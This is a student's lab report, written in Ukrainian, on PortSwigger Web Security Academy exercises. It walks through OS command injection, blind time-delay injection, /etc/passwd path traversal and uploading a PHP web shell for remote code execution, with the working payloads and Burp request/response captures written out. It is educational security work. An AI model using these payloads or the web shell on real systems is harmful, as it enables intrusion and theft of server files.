

Command/Code/File Injections

Кувавіна Софія

Практична частина (PortSwigger Web Security Academy)

Крок 1. OS Command Injection (Basic)

Лабораторія:


OS command injection, simple case [https://portswigger.net/web-security/os-command-](https://portswigger.net/web-security/os-command-injection/lab-simple)

[injection/lab-simple](https://portswigger.net/web-security/os-command-injection/lab-simple)

1. Відкрити лабораторію

Access the lab

Я відкрила лабораторію OS command injection, simple case і перейшла на стартову сторінку магазину



2. Знайти точку вводу

Наприклад, функція перевірки доступності IP (ping). Підказка – потрібно звернути увагу на storeID.

Я проаналізувала запит POST /product/stock у Burp Suite і знайшла параметр storeId=1. Саме цей параметр я визначила як точку вводу

Time	Type	Direction	Method	URL
15:54:13 7 Mar...	HTTP	→ Request	POST	https://0abc008503151936848e0e8e00590052.web-security-academy.net/product/stock
15:54:13 7 Mar...	WS	→ To server		https://0abc008503151936848e0e8e00590052.web-security-academy.net/academyLabHeader

Request

Pretty Raw Hex

```

1 POST /product/stock HTTP/2
2 Host: 0abc008503151936848e0e8e00590052.web-security-academy.net
3 Cookie: session=Hm3vw2eUq8ULA0u83m6wBdaPrKbMfi6W
4 Content-Length: 21
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ru-RU,ru;q=0.9
7 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0abc008503151936848e0e8e00590052.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0abc008503151936848e0e8e00590052.web-security-academy.net/product?productId=2
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 productId=2&storeId=1

```

3. Переходим затем Burp → Proxy → Intercept ON

4. Send to Repeater Right click → Send to Repeater

Send
⚙️
Cancel
< ▾
> ▾
🧠 Burp AI

Request

Pretty Raw Hex

```

1 POST /product/stock HTTP/2
2 Host: 0abc008503151936848e0e8e00590052.web-security-academy.net
3 Cookie: session=Hm3vw2eUq8ULA0u83m6wBdaPrKbMfi6W
4 Content-Length: 21
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ru-RU,ru;q=0.9
7 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0abc008503151936848e0e8e00590052.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0abc008503151936848e0e8e00590052.web-security-academy.net/product?productId=2
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 productId=2&storeId=1

```

5. Базова перевірка

Payload:

127.0.0.1

У Repeater я підставила в параметр storeId значення 127.0.0.1 і отримала стандартну відповідь сервера. Це базова перевірка перед виконанням командної ін'єкції

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST /product/stock HTTP/2 2 Host: 0abc008503151936848e0e8e00590052.web-security-academy.net 3 Cookie: session=Hm3vv2eUq8ULA0u83m6vBdaPrKbMfi6W 4 Content-Length: 29 5 Sec-Ch-Ua-Platform: "Windows" 6 Accept-Language: ru-RU,ru;q=0.9 7 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99" 8 Content-Type: application/x-www-form-urlencoded 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36 11 Accept: /*/* 12 Origin: https://0abc008503151936848e0e8e00590052.web-security-academy.net 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://0abc008503151936848e0e8e00590052.web-security-academy.net/product?productId=2 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 20 productId=2&storeId=127.0.0.1				1 HTTP/2 200 OK 2 Content-Type: text/plain; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 3 5 6 56 7			

6. Ін'єкція команди

Linux payload:

127.0.0.1; whoami


змінити значення параметра storeId на payload 127.0.0.1; whoami. У відповіді сервера, крім стандартного значення, з'явився результат виконання системної команди це ім'я користувача, від якого вона була виконана

Send Cancel < > Burp AI					
Request			Response		
PrettyRawHex In 1 POST /product/stock HTTP/2 2 Host: 0abc008503151936848e0e8e00590052.web-security-academy.net 3 Cookie: session=Hm3vw2eUq8ULA0u83m6vBdaPrKhMfi6W 4 Content-Length: 37 5 Sec-Ch-Ua-Platform: "Windows" 6 Accept-Language: ru-RU,ru;q=0.9 7 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99" 8 Content-Type: application/x-www-form-urlencoded 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36 11 Accept: */* 12 Origin: https://0abc008503151936848e0e8e00590052.web-security-academy.net 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://0abc008503151936848e0e8e00590052.web-security-academy.net/product?productId=2 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 20 productId=2&storeId=127.0.0.1; whoami			PrettyRawHexRender 1 HTTP/2 200 OK 2 Content-Type: text/plain; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 16 5 6 56 7 peter-qWgGEd 8		

Крок 2. Blind Command Injection

Лабораторія: Blind OS command injection with time delays


<https://portswigger.net/web-security/os-command-injection/lab-blind-time-delays>



1. Перехопити запит

Відправити форму.

Я відправила форму зворотного зв'язку та перехопила POST-запит /feedback/submit. У запиті видно поля name, email, subject і message



2. Додати затримку

Linux: ; sleep 5

Windows: & timeout 5

Я відправила запит у Repeater і додала в параметр email payload x||sleep 5||, щоб перевірити, чи виконається команда із затримкою на сервері

Request
Pretty Raw Hex
1 POST /feedback/submit HTTP/2
2 Host: 0a2c005d03423bc68661c0c1007f0094.web-security-academy.net
3 Cookie: session=ID5MX71fL01EWHZDZfRuEDCELB0xzF5b
4 Content-Length: 92
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ru-RU,ru;q=0.9
7 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a2c005d03423bc68661c0c1007f0094.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a2c005d03423bc68661c0c1007f0094.web-security-academy.net/feedback
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=2v0TGmpFaHMMaPwMlrYuc7TSh0ADT&name=test&email=x||sleep 5||&subject=test&message=test

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2
5
6 {
7 }
8

3. Проаналізувати час відповіді

Вурп показує:

Response received in 5.01s або щось подібне.

Це підтверджує виконання команди навіть без відображення результату.

Вурп показав час відповіді 5076 мс, тобто близько 5 секунд. Це підтверджує, що payload спрацював і команда на сервері виконалась, хоча її результат у відповіді не відображається

Tool	Method	Host	Path	Query	Param count	Status code	Length	Start response timer
Repeater	POST	0a2c005d03423bc68661c0c1007f0094.web-security-academy.net	/feedback/submit		6	200	114	5076

Крок 3. LFI

Лабораторія: File path traversal <https://portswigger.net/web-security/file-path-traversal/lab-simple>

WE LIKE TO SHOP



Potato Theater

★★★★★ \$94.49

[View details](#)



Folding Gadgets

★★★☆☆ \$78.14

[View details](#)



There's No Place Like Gnome

★★★★★ \$39.03

[View details](#)



High-End Gift Wrapping

★★★★★ \$30.26

[View details](#)

1. Перехопити запит

Tun:

GET /image?filename=...

Я перехопила запит типу GET /image?filename=19.jpg, через який сайт завантажує зображення товару

16:36:51 7 Mar...	HTTP	→	Request	GET	https://0a7f00a70398e7d58044d58900b9007d.web-security-academy.net/image?filename=19.jpg
16:36:51 7 Mar...	WS	→	To server		https://0a7f00a70398e7d58044d58900b9007d.web-security-academy.net/academyLabHeader
16:36:51 7 Mar...	HTTP	→	Request	GET	https://0a7f00a70398e7d58044d58900b9007d.web-security-academy.net/academyLabHeader

Request	
Pretty	Raw
<pre> 1 GET /image?filename=19.jpg HTTP/2 2 Host: 0a7f00a70398e7d58044d58900b9007d.web-security-academy.net 3 Cookie: session=HbVc2AtinlDCc1AH4Pu5qpsY5vANtegl 4 Sec-Ch-Ua-Platform: "Windows" 5 Accept-Language: ru-RU,ru;q=0.9 6 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99" 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36 8 Sec-Ch-Ua-Mobile: ?0 9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: no-cors 12 Sec-Fetch-Dest: image 13 Referer: https://0a7f00a70398e7d58044d58900b9007d.web-security-academy.net/product?productId=1 14 Accept-Encoding: gzip, deflate, br 15 Priority: u=2, i 16 17 </pre>	


2. Ін'єкція traversal

../../../../etc/passwd


Очікуваний результат

root:x:0:0:root:/root:/bin/bash

Заміняю



На../../../../etc/passwd, щоб перевірити можливість читання локальних файлів сервера через path traversal. У відповіді сервера з'явився вміст системного файлу /etc/passwd, зокрема рядок root:x:0:0:root:/root:/bin/bash



Крок 4. Небезпечний upload

Лабораторія: з Unrestricted file upload



1. Завантажити файл

Створити:

```
<?php system($_GET['cmd']); ?>
```

Створила файл shell.php

```
S: > навчання > BIR > 🐛 shell.php
1  <?php system($_GET['cmd']); ?>|
```

2. Завантажити shell.php

перейшла на сторінку My Account, де знаходиться форма завантаження аватара

My Account

Your username is: wiener

Email

Update email



Avatar:

Выберите файл

Файл не выбран

Upload

Завантажила файл через форму upload в особистому акаунті

My Account

Your username is: wiener

Email

Update email

Avatar:

Выберите файл shell.php

Upload

Перехоплюю запит завантаження файлу у Burp Suite. У запиті видно POST /my-account/avatar, тип multipart/form-data і файл shell.php, це підтверджує передачу PHP-файлу на сервер через форму upload


```

17:02:25 7 Mar... HTTP → Request POST https://0a9700a10361f4dd80ce1cff00d6009d.web-security-academy.net/my-account/avatar


Request
Pretty Raw Hex
1 POST /my-account/avatar HTTP/1.1
2 Host: 0a9700a10361f4dd80ce1cff00d6009d.web-security-academy.net
3 Cookie: session=KYVmaE0G0bqJ6C5k5JwsfN4ilg343stnP
4 Content-Length: 449
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: ru-RU,ru;q=0.9
10 Origin: https://0a9700a10361f4dd80ce1cff00d6009d.web-security-academy.net
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJ8b03ytWpwCAA5ly
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a9700a10361f4dd80ce1cff00d6009d.web-security-academy.net/my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: keep-alive
23
24 -----WebKitFormBoundaryJ8b03ytWpwCAA5ly
25 Content-Disposition: form-data; name="avatar"; filename="shell.php"
26 Content-Type: application/octet-stream

```

Після відправлення запиту сервер повідомив, що файл avatars/shell.php був успішно завантажений



У HTTP history я визначила правильний публічний шлях до завантаженого файлу /files/avatars/shell.php. Сервер повернув 200 OK, тобто файл доступний на сервері за прямим URL




3. Вивикати

/uploads/shell.php?cmd=whoami


Очікуваний результат

Виконання команди на сервері.

Я відкрила завантажений файл через Repeater і додала параметр cmd=whoami. У відповіді з'явився результат виконання команди carlos, тобто сервер реально виконав команду



Я відкрила завантажений файл у браузері через URL з параметром `cmd=whoami`. На сторінці з'явився результат `carlos`, що підтверджує виконання команди на сервері



Крок 5. Аналіз ризиків

Для виконаних кроків визначити:

Під час виконання лабораторної роботи я побачила, що знайдені вразливості є реально небезпечними, пов'язані з командними ін'єкціями, і можуть впливати на сервер. У різних кроках вдалося або виконати команду, або прочитати системний файл, або завантажити PHP-файл і запустити його через браузер

Чи є повний RCE

Так, повний RCE є. Я це підтвердила тоді, коли після завантаження `shell.php` відкрила файл через URL і передала `cmd=whoami`. У відповіді сервер повернув `carlos` тобто команда реально виконалась на сервері. Це вже означає, що через вразливість можна запускати системні команди.

Чи можливе читання конфігурацій

Так, читання конфігурацій можливе, у кроці з path traversal я підставила `../../../../etc/passwd` і отримала вміст системного файлу. Це значить, що таким самим способом можна пробувати відкривати й інші важливі файли сервера, наприклад конфіги застосунку, файли з паролями, ключами або даними для підключення до бази

